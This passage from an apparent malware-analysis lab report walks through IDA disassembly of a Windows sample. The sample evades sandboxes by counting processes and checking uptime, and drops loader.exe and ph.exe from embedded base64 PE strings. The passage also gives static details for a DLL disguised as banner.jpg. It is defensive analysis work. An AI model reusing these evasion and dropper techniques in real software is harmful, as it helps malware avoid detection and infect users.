.text:0000000140001A84
.text:0000000140001A84 loc_140001A84:                         ; CODE XREF: numProcessesDetect+4B↑j
.text:0000000140001A84                 xor     eax, eax
.text:0000000140001A86
.text:0000000140001A86 loc_140001A86:                         ; CODE XREF: numProcessesDetect+52↑j
.text:0000000140001A86                 mov     rcx, [rsp+1048h+var_18]
.text:0000000140001A8E                 xor     rcx, rsp        ; StackCookie
.text:0000000140001A91                 call    __security_check_cookie
.text:0000000140001A96                 add     rsp, 1048h
.text:0000000140001A9D                 retn
```

- MSDN: https://docs.microsoft.com/en-us/windows/win32/api/psapi/nf-psapi-enumprocesses
- Usage: Retrieves the process identifier for each process object in the system.
- Parameters:
  - `lpidProcess`: A pointer to an array that receives the list of process identifiers.
    - Set as `[rsp+1048h+idProcess]`
  - `cb`: The size of the `pProcessIds` array, in bytes.
    - Set as `1000h`
  - `lpcbNeeded`: The number of bytes returned in the `pProcessIds` array.
    - Set as `[rsp+1048h+cbNeeded]`
- Return value:
  - If the function succeeds, the return value is non-zero
  - If the function fails; the return value is `0`
- At `140001A87`, it compares the return value with `100`
  - If the return value is below `100`, it regards the environment as sandbox, which set `eax` to 1 and return
  - Otherwise it return `eax=0`


picture 67

- If `eax` returned is not zero, it jumps to `140002286` and exits the process.
- Otherwise it proceeds to another check.

Debugger detection by using TickCount

At `14000227D`, the main function calls the sub-routine `140001790`, which contains a API call to `GetTickCount64`:

```
.text:0000000140001790
.text:0000000140001790 debuggerDetectbyTickCount proc near     ; CODE XREF: main+4D↓p
.text:0000000140001790                                         ; DATA XREF: .pdata:000000014000F09C↓o
.text:0000000140001790
.text:0000000140001790 var_18          = qword ptr -18h
.text:0000000140001790
.text:0000000140001790                 sub     rsp, 38h
.text:0000000140001794                 call    cs:GetTickCount64
.text:000000014000179A                 xor     edx, edx
.text:000000014000179C                 mov     ecx, 3E8h
.text:00000001400017A1                 div     rcx
.text:00000001400017A4                 mov     [rsp+38h+var_18], rax
.text:00000001400017A9                 cmp     [rsp+38h+var_18], 86400
.text:00000001400017B2                 jnb     short loc_1400017BB
.text:00000001400017B4                 mov     eax, 1
.text:00000001400017B9                 jmp     short loc_1400017BD
.text:00000001400017BB ; ---------------------------------------------------------------------------
.text:00000001400017BB
.text:00000001400017BB loc_1400017BB:                          ; CODE XREF: debuggerDetectbyTickCount+22↑j
.text:00000001400017BB                 xor     eax, eax
.text:00000001400017BD
.text:00000001400017BD loc_1400017BD:                          ; CODE XREF: debuggerDetectbyTickCount+29↑j
.text:00000001400017BD                 add     rsp, 38h
.text:00000001400017C1                 retn
.text:00000001400017C1 debuggerDetectbyTickCount endp
```

- MSDN: https://docs.microsoft.com/zh-tw/windows/win32/api/sysinfoapi/nf-sysinfoapi-gettickcount64
- Usage: Retrieves the number of milliseconds that have elapsed since the system was started.
- Return: The number of milliseconds.
- At `1400017A9`, it compares the return value with `86400` (ms)
  - If the system uptime is lower than 86400 ms, it regards the current environment as Sandbox and will set `eax=1` and return
  - Otherwise `eax` will be set to `0` at `1400017BB` and return

```
.text:000000014000227D                 call    debuggerDetectbyTickCount
.text:0000000140002282                 test    eax, eax
.text:0000000140002284                 jz      short loc_1400022AD
.text:0000000140002286
.text:0000000140002286 loc_140002286:                          ; CODE XREF: main+39↑j
.text:0000000140002286                                         ; main+42↑j ...
.text:0000000140002286                 mov     r9d, 10h        ; uType
.text:000000014000228C                 lea     r8, aAbort_0    ; "ABORT!"
.text:0000000140002293                 lea     rdx, aSandboxDetecte ; "Sandbox Detected!"
.text:000000014000229A                 xor     ecx, ecx        ; hWnd
.text:000000014000229C                 call    cs:MessageBoxW
.text:00000001400022A2                 mov     ecx, 9          ; uExitCode
.text:00000001400022A7                 call    cs:ExitProcess
.text:00000001400022AD ; ---------------------------------------------------------------------------
.text:00000001400022AD
.text:00000001400022AD loc_1400022AD:                          ; CODE XREF: main+54↑j
.text:00000001400022AD                 call    msgRebootRequired
.text:00000001400022B2                 call    checkInternet
.text:00000001400022B7                 call    setRunKeyInit
```


- If `eax` is `0`, it means sandbox is not detected and it jumps to `1400022AD`
  - Otherwise, it proceeds to `140002286` and will exit the process.

banner.jpg


Checking the URLs found, it is identified that `banner.jpg` is actually a Windows PE file (DLL):

loader.exe

In the string analysis, we identify `loader.exe` in the sample. On IDA Pro, navigate to `View > Open subviews > Strings` and then find `loader.exe`:



- Double click it and check its cross reference:



- The subroutine `1400014C0` has a reference

- MSDN: https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea
- Usage: Creates or opens a file or I/O device.
- Return:
  - If the function succeeds, the return value is an open handle to the specified file, device, named pipe, or mail slot.
  - If the function fails, the return value is INVALID_HANDLE_VALUE.
- Parameters:
  - `lpFileName`: The name of the file or device to be created or opened.
    - Set to be `loader.exe` at `140001506`
  - `dwDesiredAccess`: The requested access to the file or device, which can be summarized as read, write, both or neither zero).
    - Set to be `0xc0000000` at `140001501`, which represents `GENERIC_READ | GENERIC_WRITE`
  - `dwShareMode`: The requested sharing mode of the file or device, which can be read, write, both, delete, all of these, or none.
    - Set to be `3` at `1400014FB`, which should be the combination of `FILE_SHARE_READ` and `FILE_SHARE_WRITE`
  - `lpSecurityAttributes`: A pointer to a SECURITY_ATTRIBUTES structure that contains two separate but related data members: an optional security descriptor, and a Boolean value that determines whether the returned handle can be inherited by child processes.
    - Set to be `0` at `1400014F8`
    - The handle returned by CreateFile cannot be inherited by any child processes the application may create and the file or device associated with the returned handle gets a default security descriptor.
  - `dwCreationDisposition`: An action to take on a file or device that exists or does not exist.
    - Set to be `2` at `1400014F0` - this means "Creates a new file, always."
  - `dwFlagsAndAttributes`: The file or device attributes and flags, FILE_ATTRIBUTE_NORMAL being the most common default value for files.
    - Set to be `0x80` at `1400014E8` - FILE_ATTRIBUTE_NORMAL, The file does not have other attributes set.
  - `hTemplateFile`: A valid handle to a template file with the GENERIC_READ access right. The template file supplies file attributes and extended attributes for the file that is being created.
    - Set to `0` at `1400014DF`

In short this create a file named `loader.exe`.

Then this subroutine uses `WriteFile`:

```
.text:0000000140001524 ; ---------------------------------------------------------------------------
.text:0000000140001524
.text:0000000140001524 loc_140001524:                          ; CODE XREF: sub_1400014C0+5E↑j
.text:0000000140001524                 mov     [rsp+4078h+NumberOfBytesWritten], 0
.text:000000014000152C                 mov     [rsp+4078h+var_4038], 4000h
.text:0000000140001534                 mov     [rsp+4078h+var_4034], 2801h
.text:000000014000153C                 mov     r9d, [rsp+4078h+var_4038]
.text:0000000140001541                 lea     r8, [rsp+4078h+Buffer]
.text:0000000140001546                 mov     edx, [rsp+4078h+var_4034]
.text:000000014000154A                 lea     rcx, aTvqqaamaaaaeaa_0 ; "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAA"...
.text:0000000140001551                 call    functionDecodeB64
.text:0000000140001556                 mov     [rsp+4078h+nNumberOfBytesToWrite], eax
.text:000000014000155A                 mov     qword ptr [rsp+4078h+dwCreationDisposition], 0 ; lpOverlapped
.text:0000000140001563                 lea     r9, [rsp+4078h+NumberOfBytesWritten] ; lpNumberOfBytesWritten
.text:0000000140001568                 mov     r8d, [rsp+4078h+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
.text:000000014000156D                 lea     rdx, [rsp+4078h+Buffer] ; lpBuffer
.text:0000000140001572                 mov     rcx, [rsp+4078h+hFile] ; hFile
.text:0000000140001577                 call    cs:WriteFile
.text:000000014000157D                 mov     [rsp+4078h+var_402C], eax
.text:0000000140001581                 cmp     [rsp+4078h+var_402C], 0
.text:0000000140001586                 jnz     short loc_14000158C
.text:0000000140001588                 xor     eax, eax
.text:000000014000158A                 jmp     short loc_14000159C
.text:000000014000158C ; ---------------------------------------------------------------------------
.text:000000014000158C
.text:000000014000158C loc_14000158C:                          ; CODE XREF: sub_1400014C0+C6↑j
.text:000000014000158C                 mov     rcx, [rsp+4078h+hFile] ; hObject
.text:0000000140001591                 call    cs:CloseHandle
.text:0000000140001597                 mov     eax, 1
```

- MSDN: https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-writefile
- Usage: Writes data to the specified file or input/output (I/O) device.
- Parameters:
  - `hFile`: A handle to the file or I/O device (for example, a file, file stream, physical disk, volume, console buffer, tape drive, socket, communications resource, mailslot, or pipe).
    - Set to `[rsp+4078h+hFile]`, which is the handle returned by the `CreateFileA` call. Should be pointing to `loader.exe`
  - `lpBuffer`: A pointer to the buffer containing the data to be written to the file or device.
    - Set to `[rsp+4078h+Buffer]`
  - `nNumberOfBytesToWrite`: The number of bytes to be written to the file or device.
  - `lpNumberOfBytesWritten`: A pointer to the variable that receives the number of bytes written when using a synchronous hFile parameter.
  - `lpOverlapped`: A pointer to an OVERLAPPED structure is required if the hFile parameter was opened with FILE_FLAG_OVERLAPPED, otherwise this parameter can be NULL.

At `14000154A – 140001551`, it uses the base64-encoded string as a parameter to call the base64-decoding subroutine. Then at `140001556`, the return value is moved to `[rsp+4078h+nNumberOfBytesToWrite]`.

In short, the base64-encoded content at `14000BB00` is decoded and used to write to `loader.exe`. This is the subroutine for unpacking the encoded executable stored in the string.

ph.exe

Similar to `loader.exe`, `ph.exe` is created in the subroutine `0x1400013C0`:

```
.text:00000001400013C0 ; __unwind { // __GSHandlerCheck
.text:00000001400013C0                 mov     eax, 4078h
.text:00000001400013C5                 call    _alloca_probe
.text:00000001400013CA                 sub     rsp, rax
.text:00000001400013CD                 mov     rax, cs:__security_cookie
.text:00000001400013D4                 xor     rax, rsp
.text:00000001400013D7                 mov     [rsp+4078h+var_18], rax
.text:00000001400013DF                 mov     [rsp+4078h+hTemplateFile], 0 ; hTemplateFile
.text:00000001400013E8                 mov     [rsp+4078h+dwFlagsAndAttributes], 80h ; '€' ; dwFlagsAndAttributes
.text:00000001400013F0                 mov     [rsp+4078h+dwCreationDisposition], 2 ; dwCreationDisposition
.text:00000001400013F8                 xor     r9d, r9d        ; lpSecurityAttributes
.text:00000001400013FB                 mov     r8d, 3          ; dwShareMode
.text:0000000140001401                 mov     edx, 0C0000000h ; dwDesiredAccess
.text:0000000140001406                 lea     rcx, FileName   ; "ph.exe"
.text:000000014000140D                 call    cs:CreateFileA
.text:0000000140001413                 mov     [rsp+4078h+hFile], rax
.text:0000000140001418                 cmp     [rsp+4078h+hFile], 0FFFFFFFFFFFFFFFFh
.text:000000014000141E                 jnz     short loc_140001424
.text:0000000140001420                 xor     eax, eax
.text:0000000140001422                 jmp     short loc_14000149C
.text:0000000140001424 ; ---------------------------------------------------------------------------
.text:0000000140001424
.text:0000000140001424 loc_140001424:                          ; CODE XREF: sub_1400013C0+5E↑j
.text:0000000140001424                 mov     [rsp+4078h+NumberOfBytesWritten], 0
.text:000000014000142C                 mov     [rsp+4078h+var_4038], 4000h
.text:0000000140001434                 mov     [rsp+4078h+var_4034], 4AADh
.text:000000014000143C                 mov     r9d, [rsp+4078h+var_4038]
.text:0000000140001441                 lea     r8, [rsp+4078h+Buffer]
.text:0000000140001446                 mov     edx, [rsp+4078h+var_4034]
.text:000000014000144A                 lea     rcx, aTvqqaamaaaaeaa ; "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAA"...
.text:0000000140001451                 call    functionDecodeB64
.text:0000000140001456                 mov     [rsp+4078h+nNumberOfBytesToWrite], eax
.text:000000014000145A                 mov     qword ptr [rsp+4078h+dwCreationDisposition], 0 ; lpOverlapped
.text:0000000140001463                 lea     r9, [rsp+4078h+NumberOfBytesWritten] ; lpNumberOfBytesWritten
.text:0000000140001468                 mov     r8d, [rsp+4078h+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
.text:000000014000146D                 lea     rdx, [rsp+4078h+Buffer] ; lpBuffer
.text:0000000140001472                 mov     rcx, [rsp+4078h+hFile] ; hFile
.text:0000000140001477                 call    cs:WriteFile
.text:000000014000147D                 mov     [rsp+4078h+var_402C], eax
.text:0000000140001481                 cmp     [rsp+4078h+var_402C], 0
.text:0000000140001486                 jnz     short loc_14000148C
```

Again, this subroutine decode the strings at `140007050` and write to the file `ph.exe`.


1a - Static analysis of banner.jpg

Summary

Question	Answer	Reference section

Question	Answer	Reference section
1. What are the hashes of the malware sample?	MD5: 989D3C5FA70A8466C6D4A5953C704B00 SHA1: A75FC173781A4A9BE3B8FF79EBCDED543AD98BF4 SHA256: FF1FE3B4D5D374BF69A2ACE60F21BA80440B8E23902FAB8D994D1F4E34A042C3	1a-1
2. What is the file type?	Windows PE (DLL)	1a-1
3. What is the compilation time stamp?	Fri Jun 19 06:55:54 2020	1a-1
4. What are the file characteristics (e.g. EXE, DLL, 32-bit, 64-bit, etc.)?	DLL, 64-bit	1a-1
5. What is the Image Base and the Entry Point address?	EntryPoint: 0x1534 ImageBase: 0x180000000	1a-2
6. Provide details about each section found in terms of their names, sizes, permissions, entropy, and what each is used for.	See details in the reference 1a-3	1a-3
7. What are the libraries (DLLs) referenced by this sample and which functions do you think are suspicious?	See details in the reference 1a-4	1a-4
8. What are the MITRE techniques being used?	T1124, T1106, T1082	1a-5
9. Is this sample packed or not and what proof do you have?	Not packed based on the section names and entropy	1a-3
10. What interesting findings can you extract from the resources section?	N/A	N/A
11. What interesting strings (ASCII and Unicode) did you find and could they be used later as an IOC? Provide a brief explanation for each string found.	See the details in 1a-7	1a-7
12. Are there any crypto functions being used by the sample and what are they?	N/A	N/A

1a-1 - Basic Information



1. The hashes of banner.jpg:

- md5,989D3C5FA70A8466C6D4A5953C704B00
- sha1,A75FC173781A4A9BE3B8FF79EBCDED543AD98BF4
- sha256,FF1FE3B4D5D374BF69A2ACE60F21BA80440B8E23902FAB8D994D1F4E34A042C3

2. File type:

- Windows PE (DLL) - Based on the first bytes `MZ`


3. Compilation timestamp

- Fri Jun 19 06:55:54 2020

4. File characteristics:

- Type: DLL (based on the file-type field)
- Architect: 64-bit (AMD64)
- Subsystem: Console


1a-2 - Optional Header



5. Image Base & Entrypoint


- EntryPoint: `0x1534`
- Image Base: `0x180000000`
- Note ASLR is enabled and have better disable it before doing further analysis.

1a-3 - Sections



- 6. Section information
  - **Section Name:** .text
    - Usage: Executable code
    - Raw Size: 4608 bytes
    - Virtual Size: 4116 bytes
    - Permission: Executable
    - Entropy: 5.687
  - **Section Name:** .rdata
    - Usage: Read-only initialized data
    - Raw Size: 3072 bytes
    - Virtual Size: 2966 bytes
    - Permission: N/A
    - Entropy: 4.06
  - **Section name:** .data
    - Usage: Initialized data
    - Raw Size: 512 bytes
    - Virtual Size: 2160 bytes
    - Permission: Writable
    - Entropy: 0.45
  - **Section Name:** .pdata
    - Usage: Exception information
    - Raw Size: 512 bytes
    - Virtual Size: 456 bytes
    - Permission: N/A
    - Entropy: 3.418
  - **Section Name:** .rsrc
    - Usage: Resource directory
    - Raw Size: 512 bytes
    - Virtual Size: 480 bytes
    - Permission: N/A
    - Entropy: 4.705
  - **Section Name:** .reloc
    - Usage: Image relocations
    - Raw Size: 512 bytes
    - Virtual Size: 24 bytes
    - Permission: N/A
    - Entropy: 0.293


Check the **libraries** section:



- **Library:** ws2_32.dll
  - Usage: Handle windows sockets communication
  - Suspicious?
    - Yes - This can be used as shell

- **Library:** kernel32.dll
    - Usage: Contain core functionlity, like access and manipulation of memory, files, and hardware
    - Suspicious?
        - No - This is a very common DLL for any Windows executable

1a-4 - Functions



The functions imported from `ws2_32.dll` are all relatd to command and control:

- **ws2_32.dll**
    - Function: WSAConnect
        - Usage: The WSAConnect function establishes a connection to another socket application, exchanges connect data, and specifies required quality of service based on the specified FLOWSPEC structure.
        - Suspicious: Yes - can be used in C&C
        - Reference: https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsaconnect
    - Function: WSASocketA
        - Usage: The WSASocket function creates a socket that is bound to a specific transport-service provider.
        - Suspicious: Yes - can be used in C&C
        - Reference: https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsasocketa
    - Function: CreateProcessA
        - Usage: Creates a new process and its primary thread.
        - Suspicious: Yes - can be used to spawn new processes
        - Reference: https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa

